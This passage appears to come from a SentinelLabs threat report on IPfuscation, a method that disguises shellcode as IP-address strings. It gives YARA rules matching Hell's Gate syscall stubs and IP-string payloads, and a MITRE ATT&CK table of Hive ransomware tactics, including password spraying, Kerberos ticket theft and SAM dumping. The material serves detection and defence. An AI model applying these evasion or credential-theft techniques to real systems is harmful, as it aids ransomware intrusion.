            $ipfuscated_payload_19 = "66.60.72.1"
            $ipfuscated_payload_20 = "208.102.129.120"

      condition:
            // sample is a PE
            uint16(0) == 0x5A4D and uint32(uint32(0x3C))
== 0x00004550 and
            5 of ($ipfuscated_payload_*)
}

rule IPfuscationEnumUILanguages
{
      meta:
            description = "IPfuscation with execution
via EnumUILanguagesA"
```

```
            author = "James Haughom @ SentinelLabs"
            date = "2022-3-24"
            hash =
"49fa346b81f5470e730219e9ed8ec9db8dd3a7fa"
            reference = "https://s1.ai/ipfuscation"

      strings:
            // hardcoded error string in IPfuscated
samples
            $err_msg = "ERROR!"

      condition:
            // sample is a PE
            uint16(0) == 0x5A4D and uint32(uint32(0x3C))
== 0x00004550 and
            $err_msg and
            // IPfuscation deobfuscation
            pe.imports("ntdll.dll",
"RtlIpv4StringToAddressA") and
            // shellcode execution
            pe.imports ("kernel32.dll",
"EnumUILanguagesA")
}

rule IPfuscationHellsGate
{
      meta:
            description = "IPfuscation with execution
via Hell's Gate"
            author = "James Haughom @ SentinelLabs"
            date = "2022-3-24"
            hash =
"d83df37d263fc9201aa4d98ace9ab57efbb90922"
            reference = "https://s1.ai/ipfuscation"

      strings:
            $err_msg = "ERROR!"

            /*
                  Hell's Gate / direct SYSCALLs for
calling system routines

                  4C 8B D1                mov      r10, rcx
                  8B 05 36 2F 00 00       mov      eax,
cs:dword_140005000
                  0F 05                   syscall
```

```
                 C3                     retn
           */
           $syscall = { 4C 8B D1 8B 05 ?? ?? 00 00 0F
05 C3 }

           /*
                 SYSCALL codes are stored in global
variable

                 C7 05 46 2F 00 00 00 00 00 00      mov
cs:dword_140005000, 0
                 89 0D 40 2F 00 00                  mov
cs:dword_140005000, ecx
                 C3                                 retn
           */
           $set_syscall_code = {C7 05 ?? ?? 00 00 00 00
00 00 89 0D ?? ?? 00 00 C3}

      condition:
           // sample is a PE
           uint16(0) == 0x5A4D and uint32(uint32(0x3C))
== 0x00004550 and
           all of them and
           // IPfuscation deobfuscation
           pe.imports("ntdll.dll",
"RtlIpv4StringToAddressA")
}

rule IPfuscatedVariants
{
    meta:
      author = "@Tera0017/@SentinelOne"
      description = "*fuscation variants"
      date = "2022-3-28"
      hash = "2ded066d20c6d64bdaf4919d42a9ac27a8e6f174"
      reference = "https://s1.ai/ipfuscation"

    strings:
      // x64 Heap Create/Alloc shellcode
      $code1 = {33 D2 48 8B [2-3] FF 15 [4] 3D 0D 00 00
C0}
      // x64 RtlIpv4StringToAddressA to shellcode
      $code2 = {B9 00 00 04 00 FF [9] 41 B8 00 00 10 00}

    condition:
      any of them
```

}

MITRE ATT&CK – Hive Ransomware Gang

TTP	Description	MITRE ID
BAT/Powershell scripts	Automate pre-ransomware deployment actions	T1059
Scheduled Tasks	Execute the ransomware payload	T1053
Cobalt Strike	Primary implant / backdoor	S0154
ADFind	Active Directory enumeration	S0552 / T1087
SharpHashSpray	Password spraying	T1110.003
DomainHashSpray	Password spraying	T1110.003
Bloodhound/SharpHound	Active Directory enumeration	S0521 / T1087
Signed Ransomware	Ransomware payload is digitally signed	T1587.002
Domain Policy GPO	Deploy ransomware via GPO	T1484
Net-GPPPassword	Steal cleartext passwords from Group Policy Preferences	T1552.006
Rubeus	Request Kerberos Ticket Granting Tickets	T1558
Sharpview	Active Directory enumeration	T1087
RDP	Lateral movement via RDP	T1021.001
SAM Dump	Credential theft	T1003.002